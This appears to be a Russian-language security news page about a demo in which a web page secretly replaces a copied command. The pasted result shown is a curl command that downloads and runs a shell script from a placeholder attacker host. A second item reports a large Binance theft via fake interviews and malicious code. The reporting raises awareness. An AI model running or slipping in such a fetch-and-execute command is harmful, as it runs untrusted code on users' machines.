



Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Ряд программистов, системных администраторов и исследователей привыкли копировать определённые куски кода на веб-страницах, а затем вставлять их, например, в консоль или терминал. Как оказалось, это пагубная практика, которая может привести к негативным для устройства последствиям.

Габриэль Фридлендер, основатель платформы для обучения основам кибербезопасности — Wizer, показал очевидный, но при этом интересный приём, который заставит по-новому взглянуть на процесс копирования-вставки с веб-страниц.

Суть в том, что при копировании страница может незаметно подменить содержимое буфера обмена, что приведёт к использованию совершенно другой команды на устройстве пользователя. Поскольку как новички, так и уже опытные сисадмины привыкли иногда «копипастить» код (характерный пример — со StackOverflow), будет полезно помнить про описанную Фридлендером технику.


Специалист даже опубликовал в блоге тривиальный демонстрационный код (proof-of-concept, PoC) и просит читателей попробовать скопировать простейшую команду, с которой знакомо подавляющее большинство системных администраторов:


После вставки скопированной команды в любой текстовый редактор пользователь увидит совершенно другое:

curl http://attacker-domain:8000/shell.sh | sh

Примечательно, что при вставке этой команды в терминал Linux она моментально выполнится, что создаёт ещё больший риск, ведь пользователь даже не успеет проверить корректность введённых данных.


Как пояснил Фридлендер, суть трюка кроется в JavaScript-коде, размещённом на демонстрационной странице:

Подпишитесь на новости

Binance раскрыла, как фальшивое собеседование помогло украсть $6,3 млрд

Предложение работы, разговор с подставным гендиректором и тестовое задание с вредоносным кодом — так началась цепочка атаки на Binance, из которой вывели $6,3 млрд. Биржа раскрыла новые детали: злоумышленники месяцами готовили многоэтапную операцию, совмещая социальную инженерию, заражение устройств и ИИ.

Подробности опубликованного 3 ноября отчёта Binance приводит Bloomberg.

С одним из инженеров связался через платформу поиска работы человек, представившийся руководителем проекта. Затем сотрудник прошёл собеседование в мессенджере с якобы главой компании.

Компании в действительности не существовало, зато предложенный для тестового задания репозиторий содержал вполне настоящий вредоносный код. По словам сопредседателя Binance Ричарда Тенга, сводить случившееся к одной ошибке сотрудника нельзя.

Атакующие использовали поддельные интервью, вредоносную программу под видом инструментов разработчика, скомпрометированные устройства и ИИ. Конкретную роль искусственного интеллекта в приведённом описании не раскрывают.

Об атаке стало известно 29 октября. Сначала биржа сообщила о возможном взломе ноутбука инженера, позднее обнаружила дополнительные точки проникновения. Binance и ФБР связывают кражу с северокорейскими хакерами; КНДР обвинения отвергает.

После инцидента партнёры помогли заморозить почти $3 млрд. Это ещё не означает возврат денег. Сама Binance заявляет, что почти восполнила украденные активы за счёт корпоративных средств и двух страховых фондов. Вывод средств, приостановленный почти на двое суток, начали поэтапно восстанавливать в воскресенье.

RSS: Новости на портале Anti-Malware.ru